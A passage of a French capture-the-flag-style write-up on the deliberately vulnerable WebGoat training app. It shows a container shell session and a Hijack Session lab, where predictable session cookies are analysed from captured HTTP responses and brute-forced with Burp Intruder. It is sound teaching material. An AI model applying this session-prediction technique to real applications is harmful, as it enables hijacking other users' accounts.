**Figure 9 : Scripting des tâches (Bash)**


A screenshot of a terminal window titled "ParrotTerminal" on a Linux desktop environment. The window shows a command-line interface with several outputs:

- A large watermark-style text "ONDA WEBGOAT" is overlaid on the terminal.
- The output "Container bb99e6ef42dc found." is displayed.
- A progress bar indicates "Starting the container...".
- The message "Checking if docker service is up . Service Not up . Spawning Docker" is shown.
- A modal dialog box titled "Authenticate" is open, stating "Authentication is required to start 'docker.service'. An application is attempting to perform an action that requires privileges. Authentication is required to perform this action." It contains a password input field and "Cancel" and "Authenticate" buttons.

**Figure 10 : Execution du script**

Le lancement du shell est important car on va au-delà de simplement suivre les différents challenges de cette l'application :

- Avoir un accès direct au shell du conteneur n'est pas seulement pratique, c'est une démonstration de maîtrise technique. En obtenant un shell sur l'application WebGoat, tu te places au sommet de la hiérarchie des utilisateurs avec la possibilité d'explorer et d'interagir avec l'application à un niveau beaucoup plus profond.
- Cette capacité permet de sortir du cadre des défis standards et d'examiner le système sous-jacent, d'exécuter des commandes personnalisées, et de découvrir des aspects de l'application que les simples tests fonctionnels ne couvriraient pas. En d'autres termes, j'ai littéralement un contrôle total et direct sur l'environnement WebGoat, ce qui confère une compréhension et une flexibilité supérieures dans l'analyse et la gestion de l'application.




/bin/bash

```
webgoat@bb99e6ef42dc:~$ whoami
webgoat
webgoat@bb99e6ef42dc:~$ id
uid=1000(webgoat) gid=1000(webgoat) groups=1000(webgoat)
webgoat@bb99e6ef42dc:~$ ls -la
total 115592
drwxrwx--- 1 webgoat root          172 Jul 27 01:18 .
drwxr-xr-x  1 root    root          14 Dec  5  2023 ..
-rw-----  1 webgoat webgoat        1555 Aug  5 04:52 .bash_history
-rw-rw-r--  1 webgoat root          220 Jan  6  2022 .bash_logout
-rw-rw-r--  1 webgoat root          3771 Jan  6  2022 .bashrc
-rw-r--r--  1 webgoat webgoat        314 Jul 27 01:18 index.html
-rw-rxr-x  1 webgoat webgoat       134167 May 27 00:38 linpeas.sh
-rw-rw-r--  1 webgoat root          807 Jan  6  2022 .profile
drwxr-xr-x  1 webgoat webgoat      250 Aug  6 23:19 .webgoat-2023.8
-rw-r--r--  1 webgoat webgoat 118208649 Dec  5  2023 webgoat.jar
webgoat@bb99e6ef42dc:~$ cd .webgoat-2023.8/
webgoat@bb99e6ef42dc:~/ .webgoat-2023.8$ ls -la
total 36
drwxr-xr-x  1 webgoat webgoat      250 Aug  6 23:19 .
drwxrwx---  1 webgoat root          172 Jul 27 01:18 ..
drwxr-xr-x  1 webgoat webgoat        26 Jul 24 15:05 ClientSideFiltering
drwxr-xr-x  1 webgoat webgoat        8 Jul 24 15:05 PathTraversal
-rw-r--r--  1 webgoat webgoat       63 Aug  6 23:19 path-traversal-secret.jpg
-rw-r--r--  1 webgoat webgoat      16 Aug  6 23:19 webgoat.lck
```

Figure 11 : Lancement du shell


## Writeup Technique de l'Application WebGoat

Pour accéder à l'application Webgoat il suffit de saisir le lien :



*Figure 12 : Lancement Webgoat*

Après authentification on peut remarquer qu'il y'a 10 sections majeures , qu'on va essayer d'accomplir



*Figure 13 : WebGoat Introduction*

## 5 Exploration des OWASP Top 10 à travers WebGoat

Pendant le processus d'enseignement, des explications détaillées de chaque leçon peuvent être trouvées sur le site WebGoat, nous ne les répéterons donc pas ici. Cependant, je vous guiderai à travers toutes les étapes de l'exercice avec quelques explications .




Figure 14 : Top 10 risques de sécurité pour 2021

En se basant sur le projet OWASP Top 10 [8] , qui représente les risques de sécurité les plus critiques pour les applications web, WebGoat propose une série d'exercices interactifs couvrant chaque type de vulnérabilité. Chaque module de WebGoat est structuré pour simuler un environnement réel où ces vulnérabilités peuvent être identifiées, exploitées


Application#	Niveau de严重性	Vulnérabilité
(A1)	Critical	Broken Acces Control
(A2)	High	Cryptographic Failures
(A3)	Critical	Injections
(A5)	High	Security misconfigurations
(A6)	High	Vuln & Outdated Components
(A7)	High	Identity & auth failure
(A8)	High	Software & data Integrity
(A9)	Medium	Security login failures
(A10)	High	Server Side Request Forgery

## 6 Pratique des Vulnérabilités OWASP

### 6.1 ( A1 ) : Broken Access Control

#### 6.1.1 Hijack Session

- Les développeurs d'applications qui créent leurs propres identifiants de session oublient souvent d'incorporer la complexité et l'aléa nécessaires pour assurer la sécurité. Si l'identifiant de session spécifique à l'utilisateur n'est pas complexe et aléatoire, l'application est fortement susceptible aux attaques par force brute basées sur la session.
- L'objectif de ce lab est de gagner l'accès à une session authentifiée appartenant à quelqu'un d'autre. Les participants apprendront à exploiter les failles dans la gestion des sessions pour accéder à des données ou à des fonctionnalités réservées à d'autres utilisateurs.



*Figure 15 : Hijack Session web login*

## Writeup Technique de l'Application WebGoat

Cette leçon se concentre sur le concept de détournement de session, qui est une technique d'attaque courante utilisée par les pirates pour obtenir un accès non autorisé à la session d'un utilisateur dans une application Web.

- Le détournement de session peut permettre à un attaquant de s'emparer du compte d'un utilisateur, d'accéder à des informations sensibles ou d'effectuer des actions non autorisées.
- Le module Intruder de Burp Suite permet d'effectuer diverses attaques, notamment des attaques par dictionnaire, des attaques par force brute et des attaques basées sur des échantillons.

Sans aucune connaissance préalable, je commence par examiner la requête POST de la page de connexion.




Figure 16 : Hijack session post request

## Writeup Technique de l'Application WebGoat

Comme indiqué ci-dessus, "hijack\_cookie" est défini dans le cookie et ne change pas, quel que soit le nombre de fois que vous appuyez sur "Accès".

Ensuite, observons le modèle de génération du "hijack\_cookie".

Pour en revenir à "Repeater", j'ai mis en scène des requêtes POST, et les envoie plusieurs fois pour voir le modèle.

Comme indiqué ci-dessous :

```
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Connection: close
3 Set-Cookie: hijack_cookie=6909980389056118929-1682448120714; path=/WebGoat; secure
4 X-XSS-Protection: 1; mode=block
5 X-Content-Type-Options: nosniff
6 X-Frame-Options: DENY
7 Content-Type: application/json
8 Date: Tue, 25 Apr 2023 18:42:00 GMT
9
10 {
11   "lessonCompleted":false,
12   "feedback":"Sorry the solution is not correct, please try again.",
13   "output":null,
14   "assignment":"HijackSessionAssignment",
15   "attemptWasMade":true
16 }
```

```
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Connection: close
3 Set-Cookie: hijack_cookie=6909980389056118930-1682448121870; path=/WebGoat; secure
4 X-XSS-Protection: 1; mode=block
5 X-Content-Type-Options: nosniff
6 X-Frame-Options: DENY
7 Content-Type: application/json
8 Date: Tue, 25 Apr 2023 18:42:01 GMT
9
10 {
11   "lessonCompleted":false,
12   "feedback":"Sorry the solution is not correct, please try again.",
13   "output":null,
14   "assignment":"HijackSessionAssignment",
15   "attemptWasMade":true
16 }
```

```
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Connection: close
3 Set-Cookie: hijack_cookie=6909980389056118931-1682448123262; path=/WebGoat; secure
4 X-XSS-Protection: 1; mode=block
5 X-Content-Type-Options: nosniff
6 X-Frame-Options: DENY
7 Content-Type: application/json
8 Date: Tue, 25 Apr 2023 18:42:03 GMT
9
10 {
11   "lessonCompleted":false,
12   "feedback":"Sorry the solution is not correct, please try again.",
13   "output":null,
14   "assignment":"HijackSessionAssignment",
15   "attemptWasMade":true
16 }
```

```
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Connection: close
3 Set-Cookie: hijack_cookie=6909980389056118932-1682448124511; path=/WebGoat; secure
4 X-XSS-Protection: 1; mode=block
5 X-Content-Type-Options: nosniff
6 X-Frame-Options: DENY
7 Content-Type: application/json
8 Date: Tue, 25 Apr 2023 18:42:04 GMT
9
10 {
11   "lessonCompleted":false,
12   "feedback":"Sorry the solution is not correct, please try again.",
13   "output":null,
14   "assignment":"HijackSessionAssignment",
15   "attemptWasMade":true
16 }
```

```
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Connection: close
3 Set-Cookie: hijack_cookie=6909980389056118933-1682448125964; path=/WebGoat; secure
4 X-XSS-Protection: 1; mode=block
5 X-Content-Type-Options: nosniff
6 X-Frame-Options: DENY
7 Content-Type: application/json
8 Date: Tue, 25 Apr 2023 18:42:05 GMT
9
10 {
11   "lessonCompleted":false,
12   "feedback":"Sorry the solution is not correct, please try again.",
13   "output":null,
14   "assignment":"HijackSessionAssignment",
15   "attemptWasMade":true
16 }
```

```
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Connection: close
3 Set-Cookie: hijack_cookie=6909980389056118935-1682448127389; path=/WebGoat; secure
4 X-XSS-Protection: 1; mode=block
5 X-Content-Type-Options: nosniff
6 X-Frame-Options: DENY
7 Content-Type: application/json
8 Date: Tue, 25 Apr 2023 18:42:07 GMT
9
10 {
11   "lessonCompleted":false,
12   "feedback":"Sorry the solution is not correct, please try again.",
13   "output":null,
14   "assignment":"HijackSessionAssignment",
15   "attemptWasMade":true
16 }
```

Figure 17 : Hijack session anonymous login

Pour commencer, on remarque que le chiffre devant "hijack\_cookie" augmente de un, à l'exception du dernier incrément qui était de deux. L'objectif est d'utiliser la session d'un utilisateur anonyme, ce qui suggère que l'utilisateur s'est connecté pendant cette période.

## Writeup Technique de l'Application WebGoat

- Sur la base des indices, on suppose que :

le nombre après « hijack\_cookie » représente un horodatage. Pour obtenir le "hijack\_cookie" d'un utilisateur anonyme, il est nécessaire d'observer les chiffres changeants de la première moitié du "hijack\_cookie" généré pour déterminer la première moitié du "hijack\_cookie" de l'utilisateur anonyme. La seconde moitié représente un horodatage, qui doit être soumis à une force brute dans une plage spécifique basée sur la différence de temps entre la connexion de l'utilisateur anonyme avant et après.

- Le processus de force brute peut désormais commencer.

Pour commencer, il faut identifier la cible. La première moitié de "hijack\_cookie" se situe entre "6909980389056118933" et "6909980389056118935", plus précisément "6909980389056118934".

Quant à la seconde moitié, elle se situe entre « 1682448125964 » et « 1682448127389 », nécessitant une approche de cracking par force brute.

Envoyez une demande POST à Intruder.




Figure 18 : Hijack session intruder

## Writeup Technique de l'Application WebGoat




Figure 19 : Timestamp bruteforce




Figure 20 : Timestamp bruteforce 2

Après avoir filtré les réponses http de notre Intruder en Content-length on reçois une requête "*Congratulations. You have successfully completed the assignment.*" Ce qui signifie qu'on réussie ce lab

## Writeup Technique de l'Application WebGoat

